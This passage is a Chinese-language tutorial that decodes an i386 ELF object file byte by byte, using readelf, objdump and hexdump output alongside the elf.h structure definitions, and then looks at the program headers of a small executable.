  Version:                           0x1
  Entry point address:               0x0
  Start of program headers:          0 (bytes into file)
  Start of section headers:          268 (bytes into file)
  Flags:                             0x0
  Size of this header:               52 (bytes)
```

```
  Size of program headers:           0 (bytes)
  Number of program headers:         0
  Size of section headers:           40 (bytes)
  Number of section headers:         11
  Section header string table index: 8

Section Headers:
  [Nr] Name              Type            Addr     Off    Size   ES Flg Lk Inf Al
  [ 0]                   NULL            00000000 000000 000000 00      0   0  0
  [ 1] .text             PROGBITS        00000000 000034 000050 00  AX  0   0  4
  [ 2] .rel.text         REL             00000000 00041c 000028 08      9   1  4
  [ 3] .data             PROGBITS        00000000 000084 000008 00  WA  0   0  4
  [ 4] .bss              NOBITS          00000000 00008c 000004 00  WA  0   0  4
  [ 5] .rodata           PROGBITS        00000000 00008c 000004 00   A  0   0  1
  [ 6] .comment          PROGBITS        00000000 000090 000028 01  MS  0   0  1
  [ 7] .note.GNU-stack   PROGBITS        00000000 0000b8 000000 00      0   0  1
  [ 8] .shstrtab         STRTAB          00000000 0000b8 000051 00      0   0  1
  [ 9] .symtab           SYMTAB          00000000 0002c4 0000f0 10     10  10  4
  [10] .strtab           STRTAB          00000000 0003b4 000065 00      0   0  1
Key to Flags:
  W (write), A (alloc), X (execute), M (merge), S (strings)
  I (info), L (link order), G (group), T (TLS), E (exclude), x (unknown)
  O (extra OS processing required) o (OS specific), p (processor specific)

There are no section groups in this file.

There are no program headers in this file.
```

```
Relocation section '.rel.text' at offset 0x41c contains 5 entries:
 Offset     Info    Type            Sym.Value  Sym. Name
00000010  00000501 R_386_32          00000000   .rodata
00000015  00000d02 R_386_PC32        00000000   printf
0000002e  00000301 R_386_32          00000000   .data
00000033  00000401 R_386_32          00000000   .bss
00000046  00000c02 R_386_PC32        00000000   func1

There are no unwind sections in this file.

Symbol table '.symtab' contains 15 entries:
   Num:    Value  Size Type    Bind   Vis      Ndx Name
     0: 00000000     0 NOTYPE  LOCAL  DEFAULT  UND
     1: 00000000     0 FILE    LOCAL  DEFAULT  ABS SimpleSection.c
     2: 00000000     0 SECTION LOCAL  DEFAULT    1
     3: 00000000     0 SECTION LOCAL  DEFAULT    3
     4: 00000000     0 SECTION LOCAL  DEFAULT    4
     5: 00000000     0 SECTION LOCAL  DEFAULT    5
     6: 00000004     4 OBJECT  LOCAL  DEFAULT    3 static_var.1222
     7: 00000000     4 OBJECT  LOCAL  DEFAULT    4 static_var2.1223
     8: 00000000     0 SECTION LOCAL  DEFAULT    7
     9: 00000000     0 SECTION LOCAL  DEFAULT    6
    10: 00000000     4 OBJECT  GLOBAL DEFAULT    3 global_init_var
    11: 00000004     4 OBJECT  GLOBAL DEFAULT  COM global_uinit_var
    12: 00000000    27 FUNC    GLOBAL DEFAULT    1 func1
    13: 00000000     0 NOTYPE  GLOBAL DEFAULT  UND printf
    14: 0000001b    53 FUNC    GLOBAL DEFAULT    1 main
```

No version information found in this file.

下面分析 SimpleSection.o 文件内容

首先是 Elf 文件头，其定义为(在/usr/include/elf.h 中）

```
#define EI_NIDENT (16)
typedef struct
{
  unsigned char e_ident[EI_NIDENT];     /* Magic number and other info */
  Elf32_Half    e_type;                 /* Object file type */
  Elf32_Half    e_machine;              /* Architecture */
  Elf32_Word    e_version;              /* Object file version */
  Elf32_Addr    e_entry;                /* Entry point virtual address */
  Elf32_Off     e_phoff;                /* Program header table file offset */
  Elf32_Off     e_shoff;                /* Section header table file offset */
  Elf32_Word    e_flags;                /* Processor-specific flags */
  Elf32_Half    e_ehsize;               /* ELF header size in bytes */
  Elf32_Half    e_phentsize;            /* Program header table entry size */
  Elf32_Half    e_phnum;                /* Program header table entry count */
  Elf32_Half    e_shentsize;            /* Section header table entry size */
  Elf32_Half    e_shnum;                /* Section header table entry count */
  Elf32_Half    e_shstrndx;             /* Section header string table index */
} Elf32_Ehdr;
```

大小为 52 个字节（16 进制表示为 0x34),因此 SimpleSection.o 前 52 个字节内容为 ELF 文件头，其二进制表示为：

```
0000000    457f    464c    0101    0001    0000    0000    0000    0000
```

```
0000010    0001    0003    0001    0000    0000    0000    0000    0000
0000020    010c    0000    0000    0000    0034    0000    0000    0028
0000030    000b    0008
```

因为 intel 及其兼容处理器使用了小端法，此处的-x 命令选项是一次性输出两个字节，所以 457f 实际表示了 7f45，而 464c 实际上是 4c46，依次类推。

其前 16 个字节（第一行，对应 e_ident[EI_NIDENT]）实际表示内容为 7f454c4601010100000000000000000,前四个字节 7f454c46(0x45,0x4c,0x46 是 'e','l','f'对应的 ascii 编码）是一个魔数（magic number)，表示这是一个 ELF 对象。接下来的一个字节 01 表示是一个 32 位对象，接下来的一个字节 01 表示是小端法表示，再接下来的一个字节 01 表 示文件头版本。剩下的默认都设置为 0.

接下来（第二行）e_type(两个字节）值为 0x0001，表示是一个重定位文件。e_machine（两个字节）值为 0x0003，表示是 intel80386 处理器体系结构。e_version（四个字节）值为 0x00000001，表示是当前版本。e_entry(四个字节）值为 0x00000000，表示没有入口点。e_phoff(四个字节）值为 0x00000000，表示没有程序头表。

接下来（第三行）e_shoff(四个字节）值为 0x0000010c，表示段表的偏移地址。e_flags(四个字节）值为 0x00000000，表示未知处理器特定标志（#define EF_SH_UNKNOWN 0x0）。e_ehsize(两个字节）值为 0034，表示 elf 文件头大小（正好是 52 个字节）。e_phentsize（两个字节）和 e_phnum(两个字节）的值均为 0x0000，因为重定位文件没有程序头表。e_ehentsize(两个字节）值为 0x0028 表示段头大小为 40 个字节。

接下来（第四行）e_shnum(两个字节）值为 0x000b，表示段表入口有 11 个。e_shstrndx（两个字节）值为 0x0008，表示段名串表的在段表中的索引号。

SimpleSection.o 中紧接着 ELF 头的部分是代码段(.text)。使用下面命令对 SimpleSection.o 的文本段进行反汇编：

```
objdump -d SimpleSection.o
```

输出结果为：

```
00000000 <func1>:
   0:   55                      push   %ebp
   1:   89 e5                   mov    %esp,%ebp
   3:   83 ec 18                sub    $0x18,%esp
   6:   8b 45 08                mov    0x8(%ebp),%eax
   9:   89 44 24 04             mov    %eax,0x4(%esp)
   d:   c7 04 24 00 00 00 00    movl   $0x0,(%esp)
  14:   e8 fc ff ff ff          call   15 <func1+0x15>
  19:   c9                      leave
  1a:   c3                      ret

0000001b <main>:
  1b:   55                      push   %ebp
  1c:   89 e5                   mov    %esp,%ebp
  1e:   83 e4 f0                and    $0xfffffff0,%esp
  21:   83 ec 20                sub    $0x20,%esp
  24:   c7 44 24 1c 01 00 00    movl   $0x1,0x1c(%esp)
  2b:   00
  2c:   8b 15 04 00 00 00       mov    0x4,%edx
  32:   a1 00 00 00 00          mov    0x0,%eax
  37:   8d 04 02                lea    (%edx,%eax,1),%eax
  3a:   03 44 24 1c             add    0x1c(%esp),%eax
  3e:   03 44 24 18             add    0x18(%esp),%eax
  42:   89 04 24                mov    %eax,(%esp)
  45:   e8 fc ff ff ff          call   46 <main+0x2b>
```

```
  4a:   8b 44 24 1c             mov    0x1c(%esp),%eax
  4e:   c9                      leave
  4f:   c3                      ret
```

代码段刚好对应 SimpleSection.o 紧接着 ELF 头的 80（0x50）个字节代码。即

```
                              8955    83e5    18ec    458b    8908    2444
0000040    c704    2404    0000    0000    fce8    ffff    c9ff    55c3
0000050    e589    e483    83f0    20ec    44c7    1c24    0001    0000
0000060    158b    0004    0000    00a1    0000    8d00    0204    4403
0000070    1c24    4403    1824    0489    e824    fffc    ffff    448b
0000080    1c24    c3c9
```

这段代码是 func1 和 main 函数对应的汇编代码

紧接着代码段是数据段(.data)的内容(8 个字节，16 进制表示为 0x08），即 0x00000084 地址开始 8 个字节内容：

```
0054    0000    0055    0000
```

数据段是全局和静态变量初始化数据的存放地。其中 global_init_var（int 类型，四个字节） 值为 84（16 进制表示为 0x00000054），对应 0054 0000.而 static_var（static int 类型，四个字节）值为 85（16 进制表示为 0x00000055），对应 0055 0000.

紧接着数据段的是.bss 和.rodata（只读数据段，用于存放常数串等，此处与.bss 段重叠）段，大小为 4 个字节对应 0x0000008c 地址开始四个字节内容：

6425　　000a

恰好是字符串"%d\n"的二进制表示（0x64 对应字符'd',0x25 对应字符'%',0x0a 对应字符 LF(换行符 号，unix/linux 下'\n'用与 LF 相对应，而在为 window 则需要用 CR（回车）和 LF 两个符号来对应与'\n'),0x00 对应字符' \0'来作为串的终止符号）。

紧接着.rodata 段的是.comment 段,它用来存放编译器版本信息等，此处对应 0x00000090 地址开始的 40 个字节（16 进制下为 0x28）：

```
0000090　4700　4343　203a　4728　554e　2029　2e34　2e35
00000a0　2032　3032　3131　3130　3732　2820　7270　7265
00000b0　6c65　6165　6573　0029
```

实际对应于一个字符串"\0GCC: (GNU) 4.5.2 20110127 (prerelease)\0"(感兴趣的话，可以自己将上面的 16 进制 ascii 值转换成字符试试，刚好与使用 gcc -v 命令的得到的结果一致（这个结果是使用 od -c SimpleSection.o 和上面使用-x 选项的结果对比得到的，该命令在我的电脑上输出结果中最后一行为：gcc 版本 4.5.2 20110127 (prerelease) (GCC) ）

紧接着.note.GNU-Stack 段（该段大小为 0，所以没有对应的实质性内容）

紧接着从 0x000000b8 地址开始 81（0x51）个字节是.shstrtab 段，用来存放段的名称。对应内容为：

					2e00	7973	746d	6261
00000c0	2e00	7473	7472	6261	2e00	6873	7473	7472
00000d0	6261	2e00	6572	2e6c	6574	7478	2e00	6164
00000e0	6174	2e00	7362	0073	722e	646f	7461	0061
00000f0	632e	6d6f	656d	746e	2e00	6f6e	6574	472e
0000100	554e	732d	6174	6b63	00			

其对应字符串为"\0.symtab\0.strtab\0.shstrtab\0.rel.text\0.data\0.bss \0.rodata\0.comment\0.note.GNU-Stack\0"(双引号是我手动添加的，为了看起来更好看,这个字符串是我用 od -c SimpleSection.o 得到的结果与前面使用-x 选项得到结果对比得到的。）

紧接着.shstrtab 段的是段表（Section table),从前面对 ELF 头的解析可以知道段表的地址是从 0x0000010c（e_shoff 项）开始，而上面的.shstrtab 的开始地址为 0xb8，大小为 0x51，所以此处段表应该是 0x109 开始，但是从前面使用 readelf 得出结果可以知道，段表对齐要求是 4 个字节对齐，所以地址最 后两位必须是 00，这就导致是从 0x10c 开始，留下了三个字节的空洞（英文为 hole)。再根据 e_shnum=11 和 ehentsize=40 可知， 有 11 个段，每个段占 40 个字节大小，总共占据 440 个字节（16 进制为 0x1b8）。段入口的类型定义如下（/usr/include/elf.h):

```
typedef struct
{
  Elf32_Word    sh_name;                /* Section name (string tbl index) */
  Elf32_Word    sh_type;                /* Section type */
  Elf32_Word    sh_flags;               /* Section flags */
  Elf32_Addr    sh_addr;                /* Section virtual addr at execution */
```

```
  Elf32_Off     sh_offset;              /* Section file offset */
  Elf32_Word    sh_size;                /* Section size in bytes */
  Elf32_Word    sh_link;                /* Link to another section */
  Elf32_Word    sh_info;                /* Additional section information */
  Elf32_Word    sh_addralign;           /* Section alignment */
  Elf32_Word    sh_entsize;             /* Entry size if section holds table */
} Elf32_Shdr;
```

恰好占据了 40 个字节。

从 0x0000010c 开始有 11 个段，每个段占 40 个字节大小。

第一个段为 0x0000010c-0x00000133，其中内容全部为 0，所以不表示任何段。

第二个段为 0x00000134-0x0000015b，对应内容为：

```
                          001f    0000    0001    0000    0006    0000
0000140    0000    0000   0034    0000    0050    0000    0000    0000
0000150    0000    0000   0004    0000    0000    0000
```

段中每个成员均为 4 个字节，所以分析起来相对简单一些。

sh_name 值为 0x0000001f，它表示该段名称在.shstrtab 中偏移量，通过计算可知该名称为.text。sh_type 值为 0x00000001（对应 SHT_PROGBITS),表示这个段拥有程序所定义的信息，其格式和含义完全有该程序确定。sh_flags 值为 0x00000006（对应于 SHF_ALLOC 和 SHF_EXECINSTR）。sh_addr 值为 0x00000000，表示这个段不会出现在进程的 地址镜像中。

sh_offset 值为 0x00000034（偏移地址），sh_size 值为 0x00000050，表示代码段大小为 80（0x50）个字节。 sh_link 值为 0x00000000，表示没有链接信息。sh_info 值为 0x00000000，表示没有辅助信息。sh_addalign 值为 0x00000004，表示 4 个字节对齐,sh_entsize 值为 0x00000000，表示没有入口。

第三个段为 0x0000015c-0x00000184，对应内容为：

```
                                                  001b     0000
0000160     0009     0000     0000     0000     0000     0000     041c     0000
0000170     0028     0000     0009     0000     0001     0000     0004     0000
0000180     0008     0000
```

该段为.rel.text 段（偏移量为 0x0000001b），sh_type 为 0x00000009（对应 SHT_REL），sh_offset 为 0x0000041c,sh_size 为 0x00000028（40 个字节）。sh_link 和 sh_info 分 别为 9 和 1，分别表示相关符号表索引和重定位应用段的段头索引。其余段的内容不再详细分析，可以自己分析并于前面 readelf 输出结果相对照。

第四个段为 0x00000184-0x000001ac（0x25，即.shstrtab 第 37 个字节偏移处，即.data 段），对应内容：

```
                         0025     0000     0001     0000     0003     0000
0000190     0000     0000     0084     0000     0008     0000     0000     0000
00001a0     0000     0000     0004     0000     0000     0000
```

第五个段为 0x000001ac-0x00001d4（0x2b，即第 43 个字节偏移处，即.bss 段），对应内容为：

```
                                                  002b     0000
00001b0     0008     0000     0003     0000     0000     0000     008c     0000
00001c0     0004     0000     0000     0000     0000     0000     0004     0000
00001d0     0000     0000
```

第六个段为 0x000001d4-0x000001fc（0x30，即第 48 个字节偏移处，即.rodata 段），对应内容为：

```
                        0030    0000    0001    0000    0002    0000
00001e0 0000    0000    008c    0000    0004    0000    0000    0000
00001f0 0000    0000    0001    0000    0000    0000
```

第七个段为 0x000001fc-0x00000224（0x38，即第 56 个字节偏移处，即.comment 段），对应内容为：

```
                                                    0038    0000
0000200 0001    0000    0030    0000    0000    0000    0090    0000
0000210 0028    0000    0000    0000    0000    0000    0001    0000
0000220 0001    0000
```

第八个段为 0x00000224-0x0000024c（0x41，即第 65 个字节偏移处，即.note.GNU-Stack 段），对应内容为：

```
                                0041    0000    0001    0000    0000    0000
0000230 0000    0000    00b8    0000    0000    0000    0000    0000
0000240 0000    0000    0001    0000    0000    0000
```

第九个段为 0x0000024c-0x00000274（0x11，即第 17 个字节偏移处，即.shstrtab 段），对应内容为：

```
                                                    0011    0000
0000250 0003    0000    0000    0000    0000    0000    00b8    0000
0000260 0051    0000    0000    0000    0000    0000    0001    0000
0000270 0000    0000
```

第十个段为 0x00000274-0x0000029c（0x01，即第 1 个字节偏移处，即.symtab 段），对应内容为：

```
                        0001    0000    0002    0000    0000    0000
0000280 0000    0000    02c4    0000    00f0    0000    000a    0000
```

0000290 000a 0000 0004 0000 0010 0000

第十一个段为 0x0000029c-0x000002c4（0x9，即第 9 个字节偏移处，即.strtab 段），对应内容为：

0009 0000
00002a0 0003 0000 0000 0000 0000 0000 03b4 0000
00002b0 0065 0000 0000 0000 0000 0000 0001 0000
00002c0 0000 0000

所以段表中表示的段从偏移地址 1 开始（1-10,因为第一个段全为空）依次
为.text, .rel.text, .data, .bss, .rodata, .comment, .note.GNU-Stack, .shstrtab, .symtab, .strtab)

从 0x000002c4 开始为.symtab（符号表）段，大小为 0xf0（240 个字节），对应内容为：

0000 0000 0000 0000 0000 0000
00002d0 0000 0000 0001 0000 0000 0000 0000 0000
00002e0 0004 fff1 0000 0000 0000 0000 0000 0000
00002f0 0003 0001 0000 0000 0000 0000 0000 0000
0000300 0003 0003 0000 0000 0000 0000 0000 0000
0000310 0003 0004 0000 0000 0000 0000 0000 0000
0000320 0003 0005 0011 0000 0004 0000 0004 0000
0000330 0001 0003 0021 0000 0000 0000 0004 0000
0000340 0001 0004 0000 0000 0000 0000 0000 0000
0000350 0003 0007 0000 0000 0000 0000 0000 0000

```
0000360    0003    0006    0032    0000    0000    0000    0004    0000
0000370    0011    0003    0042    0000    0004    0000    0004    0000
0000380    0011    fff2    0053    0000    0000    0000    001b    0000
0000390    0012    0001    0059    0000    0000    0000    0000    0000
00003a0    0010    0000    0060    0000    001b    0000    0035    0000
00003b0    0012    0001
```

符号表结构定义（/usr/include/elf.h）：

```
typedef struct
{
  Elf32_Word    st_name;                /* Symbol name (string tbl index) */
  Elf32_Addr    st_value;               /* Symbol value */
  Elf32_Word    st_size;                /* Symbol size */
  unsigned char st_info;                /* Symbol type and binding */
  unsigned char st_other;               /* Symbol visibility */
  Elf32_Section st_shndx;               /* Section index */
} Elf32_Sym;
```

该结构大小为 16 个字节，而整个符号表段大小为 240 个字节，所以总共可以分成 15 个符号（有些符号未使用）。这 15 个符号刚好和前面 objdump 输出的符号表（14 个符号，第一个符号为空，所以被忽略）结果相对应：

```
SYMBOL TABLE:
00000000 l    df *ABS*  00000000 SimpleSection.c
00000000 l    d  .text  00000000 .text
```

```
00000000 l    d  .data  00000000 .data
00000000 l    d  .bss   00000000 .bss
00000000 l    d  .rodata    00000000 .rodata
00000004 l     O .data  00000004 static_var.1222
00000000 l     O .bss   00000004 static_var2.1223
00000000 l    d  .note.GNU-stack    00000000 .note.GNU-stack
00000000 l    d  .comment   00000000 .comment
00000000 g     O .data  00000004 global_init_var
00000004       O *COM*  00000004 global_uinit_var
00000000 g     F .text  0000001b func1
00000000         *UND*  00000000 printf
0000001b g     F .text  00000035 main
```

也和使用 readelf 中符号表相关内容对应（readelf 命令输出结果比 objdump 输出结果看起来更好看一些）：

```
Symbol table '.symtab' contains 15 entries:
   Num:    Value  Size Type    Bind   Vis      Ndx Name
     0: 00000000     0 NOTYPE  LOCAL  DEFAULT  UND
     1: 00000000     0 FILE    LOCAL  DEFAULT  ABS SimpleSection.c
     2: 00000000     0 SECTION LOCAL  DEFAULT    1
     3: 00000000     0 SECTION LOCAL  DEFAULT    3
     4: 00000000     0 SECTION LOCAL  DEFAULT    4
     5: 00000000     0 SECTION LOCAL  DEFAULT    5
     6: 00000004     4 OBJECT  LOCAL  DEFAULT    3 static_var.1222
     7: 00000000     4 OBJECT  LOCAL  DEFAULT    4 static_var2.1223
     8: 00000000     0 SECTION LOCAL  DEFAULT    7
```

```
     9: 00000000     0 SECTION LOCAL  DEFAULT    6
    10: 00000000     4 OBJECT  GLOBAL DEFAULT    3 global_init_var
    11: 00000004     4 OBJECT  GLOBAL DEFAULT  COM global_uinit_var
    12: 00000000    27 FUNC    GLOBAL DEFAULT    1 func1
    13: 00000000     0 NOTYPE  GLOBAL DEFAULT  UND printf
    14: 0000001b    53 FUNC    GLOBAL DEFAULT    1 main
```

15 个符号中分析比较重要的符号，其他部分可以自己分析。

首先是 0x000002d4-0x000002e3，对应内容：

```
                        0001     0000     0000     0000     0000     0000
00002e0     0004     fff1
```

该部分内容中 st_name 值为 0x00000001，表示在常数串表中偏移量为 1，即 SimpleSection.c 的首地址。st_info 值为 0x04，表示是文件名和局部符号。st_shndx 值为 0xfff1(即 SHN_ABS)，宝石该付好包含了一个绝对值。其他成员值为 0.

接下来 64 个字节（地址 0x000002e4-0x00000323，每个符号占 16 个字节，4 个符号）对应内容为：

```
                             0000     0000     0000     0000     0000     0000
00002f0     0003     0001     0000     0000     0000     0000     0000     0000
0000300     0003     0003     0000     0000     0000     0000     0000     0000
0000310     0003     0004     0000     0000     0000     0000     0000     0000
0000320     0003     0005
```

这四个符号除了值有 st_shndx 成员的值不同（分别为 1，3，4，5），其他成员均相同。而其他成员值有 st_info 的值有实际含义，均为 0x03，表示该符号是一个段，所以 1，3，4，5 分别对应段的偏移，分别表示.text,.data,.bss,.rodata(可以查看 readelf -a 输出结果，其中段表部分第一列即为偏移量）。

接下来比较重要的符号是 0x00000324-0x00000333，对应内容：

```
                    0011    0000    0004    0000    0004    0000
0000330    0001    0003
```

这部分内容 st_name 值为 0x00000011，表示在常数串表中偏移量为 0x00000011（17），即 static_var.1222 的首地址。st_size 的值均为 0x00000004（int 类型）,分别表示符号值和符号大小。st_info 值为 0x01，表示是一个局部变量。 st_value 值为 0x00000004，st_shndx 值为 0x0003，表示偏移为 4 的段（即.data 段）中偏移地址为 3 的位置。

接下来的重要符号地址为 0x00000334-0x00000343，对应内容：

```
                    0021    0000    0000    0000    0004    0000
0000340    0001    0004
```

该部分内容 st_name 值为 0x00000021，表示常数串中偏移量为 0x00000021（33），即 static_var2.1223 的 首地址。st_size 值为 0x00000004（int 类型）。st_info 值为 0x01，表示是一个局部变量.st_shndx 值为 0x0003，st_value 值为 0x00000000，表示偏移为 0 的段中偏移地址为 4 的未知。

另一个重要符号地址为 0x00000364-0x00000373，对应内容：

0032 0000 0000 0000 0004 0000
0000370 0011 0003

该部分 st_name 值为 0x00000032,表示常数串中偏移量为 0x00000032（50），即 global_init_var 的首地址。st_info 值为 0x11，表示全局变量。其他成员含义与上一个符号类似。

还有一个重要符号地址为 0x00000374-0x00000383，对应内容：

0042 0000 0004 0000 0004 0000
0000380 0011 fff2

该部分 st_name 值为 0x00000042，表示常数串中偏移量为 0x0000042（66），即 global_uint_var 的首地址。 st_shndx 值为 0xfff2,表示该符号是 common 类型符号。st_value 值为 0x00000004，表示是 4 个字节对齐。st_size 值为 0x00000004，表示大小为 4（int 类型）。

还有重要符号地址为 0x00000384-0x00000393，对应内容：

0053 0000 0000 0000 001b 0000
0000390 0012 0001

该部分 st_name 值为 0x00000053，表示对应 func1 首地址。st_info 值为 0x12，表示是全局函数。st_value 值为 0x0000000，st_size 值为 0x0000001b，故表示偏移为 0（.text)的段中 28 个字节。

从 0x000003b4 开始为.strtab(字符串表）段，大小为 0x65（101 个字节），对应内容为：

					5300	6d69	6c70	5365	6365	6974
00003c0	6e6f	632e	7300	6174	6974	5f63	6176	2e72		
00003d0	3231	3232	7300	6174	6974	5f63	6176	3272		
00003e0	312e	3232	0033	6c67	626f	6c61	695f	696e		
00003f0	5f74	6176	0072	6c67	626f	6c61	755f	6e69		
0000400	7469	765f	7261	6600	6e75	3163	7000	6972		
0000410	746e	0066	616d	6e69	00					

对应字符串为"\0SimpleSection.c\0static_var.1222\0static_var2.1223
\0global_init_var\0global_uint_var\0func1\0printf\0main\0"（使用 od -c SimpleSection.o 与-x 选项得到结果对比即可）

从 0x0000041c 开始为.rel.text 段（重定位表），大小为 0x28（40 个字节），对应内容为：

							0010	0000
0000420	0501	0000	0015	0000	0d02	0000	002e	0000
0000430	0301	0000	0033	0000	0401	0000	0046	0000
0000440	0c02	0000						

重定位表数据结构(/usr/include/elf.h):

```
typedef struct
{
  Elf32_Addr    r_offset;               /* Address */
  Elf32_Word    r_info;                 /* Relocation type and symbol index */
} Elf32_Rel;
```

该数据结构大小为 8 个字节，所以 40 个字节应该包含 5 个这样的结构。

而需要重定位的符号可以使用下面的命令列出：

```
objdump -r SimpleSection.o
```

输出结果：

```
SimpleSection.o:     file format elf32-i386

RELOCATION RECORDS FOR [.text]:
OFFSET   TYPE              VALUE
00000010 R_386_32          .rodata
00000015 R_386_PC32        printf
0000002e R_386_32          .data
00000033 R_386_32          .bss
00000046 R_386_PC32        func1
```

刚好是 5 个符号。

根据上面内容，SimpleSection.o 的结构形式如下：

0x1b8 | Section Table

---------- 0x000002c4

0xf0 | .symtab

---------- 0x000003b4

0x65 | .strtab

---------- 0x0000041c

0x28 | .rel.text

---------- 0x00000444

根据上面的实例观察可知，分析一个 elf 文件的内部构造，可以先找到 elf 头，并找到其中几个关键成员 e_shoff(段表偏移地址)，e_shentnum（段的个数），e_shsize（每个段的大小）。这样可以到段表中再分析每个段相关信息。另外，这个例子中 elf 文件是重定位文件，它缺乏 elf 中的一个重要段（程序 文件头表），这个表只存在于可执行文件或动态链接库文件中。它可以通过 elf 头的 e_phoff(文件头表偏移地址)，e_phnum(文件头表个数）和 e_phsize（每个表大小）来确定该文件头表的位置及大小。分析方式和 elf 头类似。文件头表类型定义(/usr/include/elf.h):

```
typedef struct
{
  Elf32_Word    p_type;                 /* Segment type */
```

```
  Elf32_Off     p_offset;               /* Segment file offset */
  Elf32_Addr    p_vaddr;                /* Segment virtual address */
  Elf32_Addr    p_paddr;                /* Segment physical address */
  Elf32_Word    p_filesz;               /* Segment size in file */
  Elf32_Word    p_memsz;                /* Segment size in memory */
  Elf32_Word    p_flags;                /* Segment flags */
  Elf32_Word    p_align;                /* Segment alignment */
} Elf32_Phdr;

/* Special value for e_phnum.  This indicates that the real number of
   program headers is too large to fit into e_phnum.  Instead the real
   value is in the field sh_info of section 0.  */

#define PN_XNUM         0xffff

/* Legal values for p_type (segment type).  */

#define PT_NULL         0               /* Program header table entry unused */
#define PT_LOAD         1               /* Loadable program segment */
#define PT_DYNAMIC      2               /* Dynamic linking information */
#define PT_INTERP       3               /* Program interpreter */
#define PT_NOTE         4               /* Auxiliary information */
#define PT_SHLIB        5               /* Reserved */
#define PT_PHDR         6               /* Entry for header table itself */
#define PT_TLS          7               /* Thread-local storage segment */
#define PT_NUM          8               /* Number of defined types */
#define PT_LOOS         0x60000000      /* Start of OS-specific */
#define PT_GNU_EH_FRAME 0x6474e550      /* GCC .eh_frame_hdr segment */
```

```
#define PT_GNU_STACK    0x6474e551      /* Indicates stack executability */
#define PT_GNU_RELRO    0x6474e552      /* Read-only after relocation */
#define PT_LOSUNW       0x6ffffffa
#define PT_SUNWBSS      0x6ffffffa      /* Sun Specific segment */
#define PT_SUNWSTACK    0x6ffffffb      /* Stack segment */
#define PT_HISUNW       0x6fffffff
#define PT_HIOS         0x6fffffff      /* End of OS-specific */
#define PT_LOPROC       0x70000000      /* Start of processor-specific */
#define PT_HIPROC       0x7fffffff      /* End of processor-specific */

/* Legal values for p_flags (segment flags).  */

#define PF_X            (1 << 0)        /* Segment is executable */
#define PF_W            (1 << 1)        /* Segment is writable */
#define PF_R            (1 << 2)        /* Segment is readable */
#define PF_MASKOS       0x0ff00000      /* OS-specific */
#define PF_MASKPROC     0xf0000000      /* Processor-specific */
```

感兴趣的可以自己分析，并和 readelf -a 得到结果对比来加深理解。

例如我写的一个小测试程序：

```
#include <stdio.h>
#include <elf.h>
int main(void)
{
```

```
  printf("%d\n",sizeof(Elf32_Sym));
  printf("Hello, World\n");
  return 0;
}
```

使用下面命令编译：

```
gcc -o test test.c
```

得到一个名为 test 的可执行文件。

使用下面命令得到 test 文件文件头表相关部分的结构：

```
readelf -l test
```

该命令输出：

```
Elf file type is EXEC (Executable file)
Entry point 0x8048340
There are 8 program headers, starting at offset 52

Program Headers:
  Type           Offset   VirtAddr   PhysAddr   FileSiz MemSiz  Flg Align
```

```
  PHDR           0x000034 0x08048034 0x08048034 0x00100 0x00100 R E 0x4
  INTERP         0x000134 0x08048134 0x08048134 0x00013 0x00013 R   0x1
      [Requesting program interpreter: /lib/ld-linux.so.2]
  LOAD           0x000000 0x08048000 0x08048000 0x005b8 0x005b8 R E 0x1000
  LOAD           0x0005b8 0x080495b8 0x080495b8 0x0010c 0x00114 RW  0x1000
  DYNAMIC        0x0005cc 0x080495cc 0x080495cc 0x000d0 0x000d0 RW  0x4
  NOTE           0x000148 0x08048148 0x08048148 0x00020 0x00020 R   0x4
  GNU_EH_FRAME   0x000514 0x08048514 0x08048514 0x00024 0x00024 R   0x4
  GNU_STACK      0x000000 0x00000000 0x00000000 0x00000 0x00000 RW  0x4

 Section to Segment mapping:
  Segment Sections...
   00
   01     .interp
   02     .interp .note.ABI-
tag .hash .gnu.hash .dynsym .dynstr .gnu.version .gnu.version_r .rel.dyn .rel.plt .init .plt .text .fini .rodata .
eh_frame_hdr .eh_frame
   03     .ctors .dtors .jcr .dynamic .got .got.plt .data .bss
   04     .dynamic
   05     .note.ABI-tag
   06     .eh_frame_hdr
   07
```

使用 hexdump 得到 test 文件前 308 个字节（前 52 个字节为 ELF 头内容，后面 256 个字节（这部分是文件头表，可以从 0000001c 地址开始四个字节值 0x00000034(e_phoff)知道文件头表偏移地址是从第 52 个字节开始，每个表 32（e_phentsize,0x0000002a 地址开始的 2 个字节，0x0020)个字节，共 8(e_phnum,0x0000002c 地址开始的 2 个字节，对应 0x0008)个表）内容：

hexdump -x test -n 308

输出结果：

```
0000000    457f    464c    0101    0001    0000    0000    0000    0000
0000010    0002    0003    0001    0000    8340    0804    0034    0000
0000020    07e8    0000    0000    0000    0034    0020    0008    0028
0000030    001e    001b    0006    0000    0034    0000    8034    0804
0000040    8034    0804    0100    0000    0100    0000    0005    0000
0000050    0004    0000    0003    0000    0134    0000    8134    0804
0000060    8134    0804    0013    0000    0013    0000    0004    0000
0000070    0001    0000    0001    0000    0000    0000    8000    0804
0000080    8000    0804    05b8    0000    05b8    0000    0005    0000
0000090    1000    0000    0001    0000    05b8    0000    95b8    0804
00000a0    95b8    0804    010c    0000    0114    0000    0006    0000
00000b0    1000    0000    0002    0000    05cc    0000    95cc    0804
00000c0    95cc    0804    00d0    0000    00d0    0000    0006    0000
00000d0    0004    0000    0004    0000    0148    0000    8148    0804
00000e0    8148    0804    0020    0000    0020    0000    0004    0000
00000f0    0004    0000    e550    6474    0514    0000    8514    0804
0000100    8514    0804    0024    0000    0024    0000    0004    0000
0000110    0004    0000    e551    6474    0000    0000    0000    0000
0000120    0000    0000    0000    0000    0000    0000    0006    0000
0000130    0004    0000
0000134
```

文件头段第一个表(0x00000034-0x00000053)内容：

			0006	0000	0034	0000	8034	0804
0000040	8034	0804	0100	0000	0100	0000	0005	0000
0000050	0004	0000						

刚好有 8 个成员，每个成员 4 个字节。

p_type 值为 0x00000006，表示文件头表入口。p_offset 值为 0x00000034，表示其偏移地址。p_vaddr 值为 0x08048034,表示虚拟地址。p_paddr 值为 0x08048034，表示物理地址。p_filesz 值为 0x00000100，表示文件中段 的大小 256 个字节。p_memsz 值为 0x00000100，表示内存中段大小为 256 个字节。p_flags 值为 0x00000005,表示该段可读 并且可执行。p_align 值为 0x00000004 表示该段是 4 字节对齐。这个段表刚好对应文件头段的 256 个字节。

其他内容不再详细分析，感兴趣的可以自己探索研究

elf 文件格式与动态链接库(非常之好)

